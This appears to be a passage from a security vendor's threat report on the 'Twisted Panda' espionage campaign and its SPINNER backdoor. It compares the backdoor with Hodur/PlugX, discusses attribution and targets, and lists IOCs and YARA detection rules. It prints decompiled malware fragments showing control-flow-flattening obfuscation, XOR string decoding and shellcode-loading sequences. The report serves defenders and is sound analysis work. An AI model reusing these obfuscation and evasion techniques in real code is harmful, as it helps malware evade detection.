
- The EXE dropper functionality is split between a malicious document and the loader. It's a reasonable adjustment as an executable. Even one that masquerades as a document might raise a lot more suspicion than a carefully crafted document.
- Adding more functionality to the DLL loader. Interestingly, the actors chose not to add more exported functions to the DLL, but to handle different call reasons in DllMain, making some parts of malicious code run stealthy in the background when the document is closed.
- Although the loader contains some anti-analysis and evasion techniques, such as the use of shellcode and dynamic API resolving using hashed, in the latest campaign the actors added significant improvements by supplementing complex compiler-level obfuscations to the SPINNER backdoor.
- In addition to the complex obfuscations, the SPINNER backdoor was reduced to only basic functionality. This was likely done to increase the malware's stealth and evasion.

Attribution

SPINNER backdoor

As with any unknown malware sample, the SPINNER loader and backdoor analysis required CPR to determine whether it was a known malware sample or an entirely new malware family. At first glance, the payload looked similar to the PlugX/Hodur malware described by ESET in a recently published report on Chinese APT Mustang Panda. The first similarity is in the ID numbering of C&C commands: both malware use 2 bytes to specify the command category and 2 bytes for a specific command from this category. For example, the command `0x10010001` is used in the SPINNER variant to send the system information data, while Hodur malware uses the command group `0x1001` and command ID `0x1001` for the same action.

In addition, some of the commands themselves overlap between the samples, such as those that list the logical drives, get detailed information about the files in a directory, or execute commands using cmd.exe. These functionalities are not unique and can usually be found in many backdoors. In this case, the two malware share an even greater and more surprising similarity. After opening the Hodur PlugX variant in the disassembler, it became apparent that Hodur — like SPINNER — was heavily obfuscated using Control Flow Flattening (CFF). However, Hodur's CFF is different from SPINNER's. Hodur's CFF relies on a dispatcher that uses a certain register to decide which code block to jump to next, while in SPINNER the register is used as-is without any manipulation. In the PlugX variant, additional arithmetic operations are used on the register before it is checked by the dispatcher. To complete the obfuscation comparison, Hodur heavily obfuscates its API calls and strings, a step which is absent in SPINNER.



```
LPSTARTUPINFOW lpStartupInfo; // [esp+ACh] [ebp-14h]

v22 = (((_BYTE)dword_4AA4B2C * ((_BYTE)dword_4AA4B2C - 1)) & 1) == 0;
v21 = dword_4AA4B30 < 10;
control_flow_register = 0x98AC2E74;
while ( 1 )
{
  while ( 1 )
  {
    while ( control_flow_register <= 0x2082804A )
    {
      if ( control_flow_register > (int)0xDAF068A0 )
      {
        if ( control_flow_register != 0xDC28CEF )
          goto LABEL_46;
        control_flow_register = -621778783;
        if ( (((_BYTE)dword_4AA4B2C * ((_BYTE)dword_4AA4B2C - 1)) & 1) == 0 )
          control_flow_register = 545423435;
        if ( dword_4AA4B30 < 10 )
          control_flow_register = 545423435;
      }
      else if ( control_flow_register == 0x98AC2E74 )
      {
        control_flow_register = 0xA1A9AF97;
        if ( v21 )
          control_flow_register = 0x5C459DAF;
        if ( v22 )
          control_flow_register = 0x5C459DAF;
      }
      else
      {
        CreateFileW(L"INIT", 0xC0000000, 0, 0, 2u, 0, 0);
        control_flow_register = 1548066223;
      }
    }
    if ( control_flow_register > 1416145836 )
      break;
    if ( control_flow_register != 765212677 )
    {
LABEL_46:
      v5 = v17[4];
      v6 = (const void *)sub_4A8EAF0(v17);
      WriteFile(hFile, v6, v5, lpNumberOfBytesWritten, 0);
      CloseHandle(hFile);
      v7 = lpApplicationName;
      *(_OWORD *)lpApplicationName = aCmdl32Exe;
      *(_QWORD *)(v7 + 7) = 0x6500780065i64;
```

```
do
{
  while ( 1 )
  {
    v21 = v3;
    v25 = v3 >> 8;
    v31 = (0x125E591 * (control_flow_register ^ (unsigned __int8)v3)) ^ BYTE1(v3);
    control_flow_register = 0x125E591
                          * ((0x125E591 * v31) ^ (unsigned __int8)((unsigned __int16)(v3 >>
    if ( control_flow_register <= 0x24238C13 )
      break;
    if ( control_flow_register > 0x4D7CC9FB )
    {
      if ( control_flow_register == 0x4D7CC9FC )
      {
        strcpy((char *)&a2[2], "EykwTwid]JI");// ExitProcess
        for ( i = 0; i < 0xB; ++i )
          *((_BYTE *)&a2[4] + i) ^= (i + 24) ^ 0x18;
        HIBYTE(a2[6]) = 0;
        v30 = (int)&a2[4];
        goto LABEL_64;
      }
      if ( control_flow_register == 0x7E396A68 )
      {
        v20 = args[0] == 1;
        LastError = v21 ^ 0x9CCCF735;
        v5 = 0;
        if ( args[0] == 1 )
          v5 = -1556923410;
        v3 = LastError ^ v5;
        goto LABEL_30;
      }
    }
    else
    {
      if ( control_flow_register == 0x24238C14 )
      {
        nullsub_1();
        sub_22C03DC((int)&savedregs, &a2[4]);
        v32[0] = v23;
        return 0;
      }
      if ( control_flow_register == 0x3F1A36D4 )
      {
        v19 = args[0] == 2;
        v28 = v21 ^ 0x53D78C58;
```

Figure 13: Control flow flattening used in SPINNER variant (on the left) vs control flow flattening with arithmetic operations on the CFF register used in the Hodur variant (on the right).

In terms of implementation, the malware samples are entirely different. Hodur is a multithreaded Windows Desktop application and communicates with the C&C through multiple threads, each with its own purpose, while SPINNER is a single-threaded Console application. Hodur's enumeration method is more extensive than SPINNER's, but it does not use Bot ID which identifies a specific infected machine. The self-delete function in Hodur might be similar in its logic to SPINNER, but it uses a completely different set of commands to delete itself and its associated files. Hodur's communication logic with the C&C is more complex, drawn from different parts of the code and from multiple threads, while SPINNER has only has one function that handles the commands.

While the differences indicate these malware belong to different families, they share "best practices" similarities. Here are some examples of their similarities:

- Both use WS2_32 functions to retrieve the local computer IPv4 address
- They show interest in enumeration files in certain directories by looking for specific data such as the last access time
- Both enumerate the disk drives, searching thumb drives for interesting data
- They execute commands from the C&C through cmd.exe using a pipe, etc.

It can be argued that those are just common techniques used by all backdoors, but it is not unlikely that these tools might have the same upstream source and therefore share many best practices and methods.

Chinese-based activity

The Tactics, Techniques, and Procedures (TTPs) of this operation enabled us to attribute it to Chinese APT activity. In general, Chinese groups are known to reuse and share tools between them. Without enough strong evidence, such as infrastructure-based connections, we couldn't directly attribute this activity with high confidence to any specific Chinese threat actor. However, the Twisted Panda campaign bears multiple overlaps with advanced and long-standing Chinese cyberespionage actors:

- The control-flow obfuscations observed in SPINNER were previously used by the Chinese group APT10 and reappeared in a recent Mustang Panda espionage campaign:

```
  v4 = 0xE8487E4C;
  v5 = 0x6221CA9;
  if ( !(((~((_BYTE)dword_703D7EA0 * ((_BYTE)dword_703D7EA0 - 1)) | 0xFFFFFFFE) == -1) ^ (dword_703D7E9C <
    v4 = 0xB9BEDCA1;
  if ( !(((~((_BYTE)dword_703D7EA0 * ((_BYTE)dword_703D7EA0 - 1)) | 0xFFFFFFFE) == -1) ^ (dword_703D7E9C <
    v5 = 0xB9BEDCA1;
  v6 = 0;
LABEL_31:
  v7 = 1179984193;
  while ( 1 )
  {
    while ( 1 )
    {
      while ( v7 > 0x3CAA69C3 )
      {
        if ( v7 == 0x3CAA69C4 )
        {
          v7 = v5;
        }
        else
        {
          if ( v7 == 0x66568817 )
          {
            v8 = ~ProcName[v157 + 4] & 0x2A | ProcName[v157 + 4] & 0xD5;
            ProcName[v157 + 4] = ((v8 ^ 0x8A) & 0x8B | (v8 ^ 0x14) & 0x74) ^ (~(v157 + 63) & 0x8B | (v157 +
            v6 = v157 + 1;
            goto LABEL_31;
          }
          v157 = v6;
          v7 = 0x3CAA69C4;
          if ( v6 < 0xC )
            v7 = 0x66568817;
        }
      }
      if ( v7 != 0xB9BEDCA1 )
        break;
      LOBYTE(v153) = 0;
      v7 = 0x6221CA9;
    }
    if ( v7 == 0xE8487E4C )
      break;
    LOBYTE(v153) = 0;
    v7 = v4;
    lpProcName[3] = &ProcName[4];
  }
  v128 = (void (__fastcall *)(int, int, LPCSTR))dd_api_resolve(lpProcName[3]);
  v9 = -162404623;
```

Figure 14: Control-flow obfuscations in MustangPanda sample (698d1ade6defa07fb4e4c12a19ca309957fb9c40).

- APT group Mustang Panda was observed exploiting the invasion of Ukraine to target Russian entities around the same time as Twisted Panda.
- The infection flow relying on DLL side-loading is a favorite evasion technique used by multiple Chinese actors. Examples include the infamous PlugX malware (and its multiple variants, including the aforementioned Mustang Panda' Hodur samples), the recently published APT10 global espionage campaign that used the VLC player for side-loading, and other APT10 campaigns.
- In addition to the similarities between SPINNER and Hodur that we previously mentioned, other practices like multi-layer in-memory loaders based on shellcodes and PEs, especially combined with dynamic API resolutions via hashes, are also a signature technique for many Chinese groups.
- The victimology of the Twisted Panda campaign is consistent with Chinese long-term interests.

Targets

The defense research institutes that we identified as targets of this attack belong to a holding company within the Russian state-owned defense conglomerate Rostec Corporation. It is Russia's largest holding company in the radio-electronics industry and the specific targeted research institutes' primary focus is the development and manufacturing of electronic warfare systems, military-specialized onboard radio-electronic equipment, air-based radar stations and means of state identification. The research entities are also involved in avionics systems for civil aviation, the development of a variety of civil products such as medical equipment and control systems for energy, transportation, and engineering industries.

The Made in China 2025 plan defines objectives for China to become a major technological and economic power, and also identifies the sectors in which it must become a world leader, including robotics, medical equipment, and aviation. To support that, China's five-year plan for the years 2021-2025 outlines a steady increase in R&D budgets each year in order to expand China's scientific and technical capabilities. However, multiple reports – not from the United States and other countries including Russia, which is considered China's strategic partner – reveal that alongside overt relations and measures, China employs covert tools to gather information, thus combining partnerships with diverse espionage activity. Together with the previous reports of Chinese APT groups conducting their espionage operations against the Russian defense and governmental sector, the Twisted Panda campaign described in this research might serve as more evidence of the use of espionage in a systematic and long-term effort to achieve Chinese strategic objectives in technological superiority and military power.

Summary

In this report, CPR researchers have described and exposed a Chinese espionage operation named Twisted Panda which targets defense research institutes in Russia and possibly also in Belarus. This campaign relies on social engineering techniques and exploits recently imposed sanctions on Russia to deliver a previously undocumented backdoor called SPINNER to specific targets. The purpose of the backdoor and the operation is likely to collect information from targets inside the high-tech Russian defense industry to support China in its technological advancement.

As a part of this investigation, we uncovered the previous wave of this campaign, also likely targeting Russian or Russia-related entities, active since at least June 2021. The evolution of the tools and techniques throughout this time period indicates that the actors behind the campaign are persistent in achieving their goals in a stealthy manner. In addition, the Twisted Panda campaign shows once again how quickly Chinese espionage actors adapt and adjust to world events, using the most relevant and up-to-date lures to maximize their chances of success.

To help track and research the Twisted Panda campaign, see Appendix A for relevant Yara rules for all the major components of this attack.

IOCs

```
d723c18baea565c9263dca0eb3a11904   email
027845550d7a0da404f0f331178cb28b   docx
1f9a72dc91759cd06a0f05ac4486dda1   docx
d95bbe8a97d864dc40c9cf845aeb4e9e   docx
ce02ee477e1188f0664dd65b17e83d11   template
3855dc19811715e15d9775a42b1a6c55   template
7dd4c80acc4dca33af0d26477efe2002   template
90e6878ebfb3e962523f03f9d411b35c   loader (64-bit)
7a371437e98c546c6649713703134727   loader (32-bit)
www.miniboxmail[.]com
www.minzdravros[.]com
www.microtreely[.]com
```

Old campaign:

```
312dcd11c146323876079f55ca371c84   dropper
443c66275e2802c00afe2cf16f147737   dropper
fd73eeead785470f79536e9eb2eb6ef2   dropper
176d7239887a9d0dd24e2cce904277bc   loader
daa1da9b515a32032bc621e71d4ae4ca   loader
e3072cc3f99dd3a32801e523086d9bb1   loader
06865195c326ff587b2c0bed16021d08   loader
176d7239887a9d0dd24e2cce904277bc   loader
25f3da186447794de5af2fa3ff3bcf23   loader
6d4bf8dd4864f9ac564d3c9661b99190   loader
img.elliotterusties[.]com
```

Appendix A – YARA rules

```
rule apt_CN_TwistedPanda_loader {
   meta:
      author = "Check Point Research"
      description = "Detect loader used by TwistedPanda"
      date = "2022-04-14"
      hash = "5b558c5fcbed8544cb100bd3db3c04a70dca02eec6fedffd5e3dcecb0b04fba0"
      hash = "efa754450f199caae204ca387976e197d95cdc7e83641444c1a5a91b58ba6198"

   strings:

      // 6A 40                                    push    40h ; '@'
      // 68 00 30 00 00                           push    3000h
      $seq1 = { 6A 40 68 00 30 00 00 }

      // 6A 00                                    push    0               ;
lpOverlapped
      // 50                                       push    eax             ;
lpNumberOfBytesRead
      // 6A 14                                    push    14h             ;
nNumberOfBytesToRead
      // 8D ?? ?? ?? ?? ??                        lea     eax, [ebp+Buffer]
      // 50                                       push    eax             ; lpBuffer
        // 53                                       push    ebx             ; hFile
      // FF 15 04 D0 4C 70                        call    ds:ReadFile
      $seq2 = { 6A 00 50 6A 14 8D ?? ?? ?? ?? ?? 50 53 FF }

      // 6A 00                                    push    0
      // 6A 00                                    push    0
      // 6A 03                                    push    3
      // 6A 00                                    push    0
      // 6A 03                                    push    3
      // 68 00 00 00 80                           push    80000000h
      $seq3 = { 6A 00 6A 00 6A 03 6A 00 6A 03 68 00 00 00 80 }

      // Decryption sequence
      $decryption = { 8B C? [2-3] F6 D? 1A C? [2-3] [2-3] 30 0? ?? 4? }

   condition:
      // MZ signature at offset 0 and ...
      uint16(0) == 0x5A4D and

      // ... PE signature at offset stored in MZ header at 0x3C
      uint32(uint32(0x3C)) == 0x00004550 and
      filesize < 3000KB and all of ($seq*) and $decryption
}

rule apt_CN_TwistedPanda_SPINNER_1 {
   meta:
      author = "Check Point Research"
      description = "Detect the obfuscated variant of SPINNER payload used by
TwistedPanda"
      date = "2022-04-14"
      hash = "a9fb7bb40de8508606a318866e0e5ff79b98f314e782f26c7044622939dfde81"

   strings:
      // C7 ?? ?? ?? 00 00 00                                 mov     dword ptr
[eax+??], ??
```

```
      // C7 ?? ?? ?? 00 00 00                                    mov     dword ptr
[eax+??], ??
      // C6                                                      mov     byte ptr [eax], 0
      $config_init = { C7 ?? ?? ?? 00 00 00 C7 ?? ?? ?? 00 00 00 C6 }

      $c2_cmd_1 = { 01 00 03 10}
      $c2_cmd_2 = { 02 00 01 10}
      $c2_cmd_3 = { 01 00 01 10}

      // 8D 83 ?? ?? ?? ??                                       lea     eax, xor_key[ebx]
      // 80 B3 ?? ?? ?? ?? ??                                    xor     xor_key[ebx], 50h
      // 89 F1                                                   mov     ecx, esi        ;
this
      // 6A 01                                                   push    1               ;
Size
      // 50                                                      push    eax             ;
Src
      // E8 ?? ?? ?? ??                                          call    str_append
      // 80 B3 ?? ?? ?? ?? ??                                    xor     xor_key[ebx], 50h
      $decryption = { 8D 83 [4] 80 B3 [5] 89 F1 6A 01 50 E8 [4] 80 B3 }

   condition:
      // MZ signature at offset 0 and ...
      uint16(0) == 0x5A4D and

      // ... PE signature at offset stored in MZ header at 0x3C
      uint32(uint32(0x3C)) == 0x00004550 and
      filesize < 3000KB  and #config_init > 10 and 2 of ($c2_cmd_*) and $decryption
}

rule apt_CN_TwistedPanda_SPINNER_2 {
   meta:
      author = "Check Point Research"
      description = "Detect an older variant of SPINNER payload used by TwistedPanda"
      date = "2022-04-14"
      hash = "28ecd1127bac08759d018787484b1bd16213809a2cc414514dc1ea87eb4c5ab8"

   strings:
      // C7 ?? ?? ?? 00 00 00                                    mov     dword ptr
[eax+??], ??
      // C7 ?? ?? ?? 00 00 00                                    mov     dword ptr
[eax+??], ??
      // C6                                                      mov     byte ptr [eax], 0
      $config_init = { C7 [3] 00 00 00 C7 [3] 00 00 00 C6 }

      $c2_cmd_1 = { 01 00 03 10 }
      $c2_cmd_2 = { 02 00 01 10 }
      $c2_cmd_3 = { 01 00 01 10 }
      $c2_cmd_4 = { 01 00 00 10 }
      $c2_cmd_5 = { 02 00 00 10 }

      // 80 B3 ?? ?? ?? ?? ??                    xor     ds:dd_encrypted_url[ebx], 50h
      // 8D BB ?? ?? ?? ??                       lea     edi, dd_encrypted_url[ebx]
      // 8B 56 14                                mov     edx, [esi+14h]
      // 8B C2                                   mov     eax, edx
      // 8B 4E 10                                mov     ecx, [esi+10h]
      // 2B C1                                   sub     eax, ecx
```

```
      // 83 F8 01                                cmp     eax, 1
      $decryption = { 80 B3 [5] 8D BB [4] 8B 56 14 8B C2 8B 4E 10 2B C1 83 F8 01 }

   condition:
      // MZ signature at offset 0 and ...
      uint16(0) == 0x5A4D and

      // ... PE signature at offset stored in MZ header at 0x3C
      uint32(uint32(0x3C)) == 0x00004550 and
      filesize < 3000KB  and #config_init > 10 and 2 of ($c2_cmd_*) and $decryption
}

rule apt_CN_TwistedPanda_64bit_Loader {
   meta:
      author = "Check Point Research"
      description = "Detect the 64bit Loader DLL used by TwistedPanda"
      date = "2022-04-14"
      hash = "e0d4ef7190ff50e6ad2a2403c87cc37254498e8cc5a3b2b8798983b1b3cdc94f"

   strings:
      // 48 8D ?? ?? ?? ?? ?? ?? ??              lea     rdx, ds:2[rdx*2]
      // 48 8B C1                                mov     rax, rcx
      // 48 81 ?? ?? ?? ?? ??                    cmp     rdx, 1000h
      // 72 ??                                   jb      short loc_7FFDF0BA1B48
      $path_check = { 48 8D [6] 48 8B ?? 48 81 [5] 72 }

      // 48 8B D0                                mov     rdx, rax        ; lpBuffer
      // 41 B8 F0 16 00 00                       mov     r8d, 16F0h      ;
nNumberOfBytesToRead
      // 48 8B CF                                mov     rcx, rdi        ; hFile
      // 48 8B D8                                mov     rbx, rax
      // FF ?? ?? ?? ??                          call    cs:ReadFile
      $shellcode_read = { 48 8B D0 41 B8 F0 16 00 00 48 8B CF 48 8B D8 FF}

      // BA F0 16 00 00                          mov     edx, 16F0h      ; dwSize
      // 44 8D 4E 40                             lea     r9d, [rsi+40h]  ; flProtect
      // 33 C9                                   xor     ecx, ecx        ; lpAddress
      // 41 B8 00 30 00 00                       mov     r8d, 3000h      ;
flAllocationType
      // FF ?? ?? ?? ?? ??                       call    cs:VirtualAlloc
     $shellcode_allocate = { BA F0 16 00 00 44 8D 4E 40 33 C9 41 B8 00 30 00 00 FF }

   condition:
      // MZ signature at offset 0 and ...
      uint16(0) == 0x5A4D and

      // ... PE signature at offset stored in MZ header at 0x3C
      uint32(uint32(0x3C)) == 0x00004550 and
      filesize < 3000KB  and $path_check and $shellcode_allocate and $shellcode_read
}

rule apt_CN_TwistedPanda_droppers {
   meta:
      author = "Check Point Research"
      description = "Detect droppers used by TwistedPanda"
      date = "2022-04-14"
      hash = "59dea38da6e515af45d6df68f8959601e2bbf0302e35b7989e741e9aba2f0291"
```

```
      hash = "8b04479fdf22892cdfebd6e6fbed180701e036806ed0ddbe79f0b29f73449248"
      hash = "f29a0cda6e56fc0e26efa3b6628c6bcaa0819a3275a10e9da2a8517778152d66"

   strings:
     // 81 FA ?? ?? ?? ??                                    cmp     edx, 4BED1896h
     // 75 ??                                                jnz     short
loc_140001829
     // E8 ?? ?? ?? ??                                       call    sub_1400019D0
     // 48 89 05 ?? ?? ?? ??                                 mov
cs:qword_14001ED38, rax
     // E? ?? ?? ?? ??                                       jmp     loc_1400018DD
      $switch_control = { 81 FA [4] 75 ?? E8 [4] 48 89 05 [4] E? }

     // 41 0F ?? ??                                          movsx   edx, byte ptr [r9]
     // 44 ?? ??                                             or      r8d, edx
     // 41 ?? ?? 03                                          rol     r8d, 3
     // 41 81 ?? ?? ?? ?? ??                                 xor     r8d, 0EF112233h
     // 41 ?? ??                                             mov     eax, r10d
      $byte_manipulation = { 41 0F [2] 44 [2] 41 [2] 03 41 81 [5] 41 }

     // %public%
     $stack_strings_1 = { 25 00 70 00 }
     $stack_strings_2 = { 75 00 62 00 }
     $stack_strings_3 = { 6C 00 69 00 }
     $stack_strings_4 = { 63 00 25 00 }

   condition:
      // MZ signature at offset 0 and ...
      uint16(0) == 0x5A4D and

      // ... PE signature at offset stored in MZ header at 0x3C
      uint32(uint32(0x3C)) == 0x00004550 and
      filesize < 3000KB  and #switch_control > 8 and all of ($stack_strings_*) and
$byte_manipulation
}
```